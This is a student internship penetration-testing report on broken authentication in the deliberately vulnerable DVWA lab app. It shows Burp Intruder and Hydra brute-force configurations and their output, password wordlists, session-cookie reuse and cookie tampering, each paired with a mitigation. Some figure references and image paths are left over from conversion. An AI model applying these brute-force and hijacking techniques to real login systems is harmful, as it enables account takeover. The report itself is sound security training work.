Exploiting and Securing Broken Authentication

Penetration Testing Report

Ankush Uday Naik

InlighnX Gloal Pvt. Ltd. / Ethical Hacking Internship

December 13, 2025

Contents

1 Abstract

This report documents the identification, exploitation, and mitigation of broken authentication vulnerabilities in the Damn Vulnerable Web Application (DVWA). The objective of this assessment is to demonstrate common authentication flaws, analyze their security impact, and propose practical countermeasures aligned with OWASP recommendations.

2 Objective

The objective of this project is to analyze broken authentication mechanisms by exploiting weaknesses such as brute-forceable login systems, insecure session handling, weak password reset logic, and improper authorization controls. The assessment also focuses on proposing effective remediation strategies to secure authentication workflows.

3 Project Setup

The penetration testing environment consists of DVWA deployed on a local host within a controlled lab setup. The application security level was configured to *low* and *medium* for demonstration purposes. Testing was performed using Kali Linux with industry-standard tools.


3.1 Tools Used

- Burp Suite
- Hydra
- curl
- Firefox Developer Tools
- Kali Linux

4 Vulnerability Assessment and Exploitation


4.1 Login Brute Force Attack

DVWA's login functionality was tested for resistance against brute-force attacks. Using Burp Suite Intruder and Hydra, multiple username and password combinations were submitted to the login endpoint. Due to the absence of rate limiting and account lockout mechanisms, valid credentials were successfully discovered, as shown in Figures
reffig:burpbrute and
reffig:hydra.


12:48
Attack Save
9. Intruder attack of http://127.0.0.1:42001
9. Intruder attack of http://127.0.0.1:42001
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Finished

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	6			431	
1	1234567	302	8			431	
2	user	302	6			431	
3	admin	302	10			431	
4	pass	302	7			431	
5	password	302	17			431	
6	adpass	302	8			431	

Figure 1: Successful login brute force using Burp Suite Intruder



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-12 13:
46:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get://127.0.0.1:42001/vulnerabilities/brute/
[42001][http-get] host: 127.0.0.1   login: admin   password: 123456
[42001][http-get] host: 127.0.0.1   login: admin   password: 12345
[42001][http-get] host: 127.0.0.1   login: admin   password: 123456789
[42001][http-get] host: 127.0.0.1   login: admin   password: password
[42001][http-get] host: 127.0.0.1   login: admin   password: iloveyou
[42001][http-get] host: 127.0.0.1   login: admin   password: princess
[42001][http-get] host: 127.0.0.1   login: admin   password: 1234567
[42001][http-get] host: 127.0.0.1   login: admin   password: rockyou
[42001][http-get] host: 127.0.0.1   login: admin   password: 12345678
[42001][http-get] host: 127.0.0.1   login: admin   password: nicole
[42001][http-get] host: 127.0.0.1   login: admin   password: abc123
[42001][http-get] host: 127.0.0.1   login: admin   password: babygirl
[42001][http-get] host: 127.0.0.1   login: admin   password: daniel
[42001][http-get] host: 127.0.0.1   login: admin   password: monkey
[42001][http-get] host: 127.0.0.1   login: admin   password: lovely
[42001][http-get] host: 127.0.0.1   login: admin   password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-12 13:
46:21

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```


Figure 2: Credential discovery using Hydra brute-force attack

Impact: Unauthorized account access and credential compromise.

Mitigation: Implement rate limiting, CAPTCHA mechanisms, account lockouts, and strong password policies.

4.2 Session Fixation and Hijacking

Session cookies were intercepted using Burp Suite after successful authentication. The captured session identifier was reused to impersonate the victim user, demonstrating session hijacking. Figure 3 shows unauthorized access using a stolen session cookie.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	2686204aa54733fea8a1c028bbaddadc	127.0.0.1	/	Sun, 14 Dec 2025 11:56:02 GMT	41	false	false	None	Sat, 13 Dec 2025 11:56:02 GMT
security	low	127.0.0.1	/	Session	11	false	false	None	Sat, 13 Dec 2025 11:55:46 GMT

Figure 3: Session hijacking by reusing intercepted authentication cookies

Impact: Full account takeover without valid credentials.

Mitigation: Regenerate session IDs after login, use Secure and HTTPOnly cookie flags, and enforce strict session expiration.

4.3 Broken Authorization via Cookie Manipulation

Authorization controls were bypassed by modifying cookies such as changing `admin=false` to `admin=true`. The server failed to validate authorization on the backend, resulting in privilege escalation.

Impact: Unauthorized administrative access.

Mitigation: Enforce server-side authorization checks and avoid trust in client-side values.

4.4 Weak Password Reset Mechanism

The password reset functionality was tested for predictability and token reuse. Reset tokens were found to be weak and reusable, allowing attackers to reset passwords without proper verification.

Impact: Account compromise through password reset abuse.

Mitigation: Use cryptographically secure, time-bound, single-use reset tokens.


4.5 Basic HTTP Authentication Attack

Basic HTTP authentication credentials were intercepted and decoded using Burp Suite and `curl`. Credentials were transmitted in Base64 encoding without encryption.

Impact: Credential exposure through network interception.
Mitigation: Enforce HTTPS and avoid Basic Authentication for sensitive systems.

4.6 Burp Suite Intruder Payload Analysis

The Intruder payload configuration used common wordlists to test weak credentials. Figure
reffig:payload demonstrates the payload configuration and attack execution within Burp Suite.


Burp Suite Community Edition v2025.7.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Add § Clear § Auto §
Paste Load... Remove Clear Deduplicate Add
Payloads
Payload processing
Payload encoding
Add Edit Remove Up Down
Enabled Rule
Payloads
Resource pool
Settings
Search
Event log (1) All issues
Disabled
11:09

Sniper attack

Target: http://127.0.0.1:42001 ☑ Update Host header to match target

Positions

```
GET /vulnerabilities/brute/?username=admin&password=§admin§&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

1 highlight | 1 payload position | Length: 688

Payloads:

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

Enter a new item

Add from list... [Pro version only]

You can define rules to perform various processing tasks on each payload before it is used.

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Memory: 112.9MB

Figure 4: Burp Suite Intruder payload configuration using common password lists

4.7 Additional Brute Force Evidence

Figure 5 shows additional evidence of successful brute-force login attempts performed using Burp Suite Intruder.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]
Payload processing
Add
Edit
Remove
Enabled
Rule
Payloads
Resource pool
Settings
Search
Event log (1)
All issues
Memory: 113.5MB
Disabled
12:42

Sniper attack

Target: http://127.0.0.1:42001 ☑ Update Host header to match target

```
POST /login.php HTTP/1.1
Host: 127.0.0.1:42001
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1:42001
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:42001/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=32f3fd79b0620b23cf17a900fed14d3e
Connection: keep-alive

username=admin&password=§password§&Login=Login&user_token=15d5d41ec7fd7fb6993aafb7b9cb970b
```

1 highlight 1 payload position Length: 972

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 6
Request count: 6

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
1234567
user
admin
pass
password
adpass
```

You can define rules to perform various processing tasks on each payload before it is used.

Figure 5: Successful brute-force login attempts identified via Burp Suite Intruder

5 Results Summary

Vulnerability	Risk Level	Outcome
Login Brute Force	High	Credentials compromised
Session Hijacking	High	Session takeover
Broken Authorization	Critical	Privilege escalation
Weak Password Reset	High	Account reset abuse
Basic Auth Exposure	Medium	Credential leakage

6 Conclusion

The assessment highlights multiple broken authentication vulnerabilities within DVWA that can lead to severe security breaches. These issues reflect common real-world weaknesses found in poorly secured web applications. Proper implementation of authentication best practices and adherence to OWASP guidelines are essential to mitigate such risks.

7 References

- OWASP Top 10 – Broken Authentication
- DVWA Official Documentation
- OWASP WebGoat Project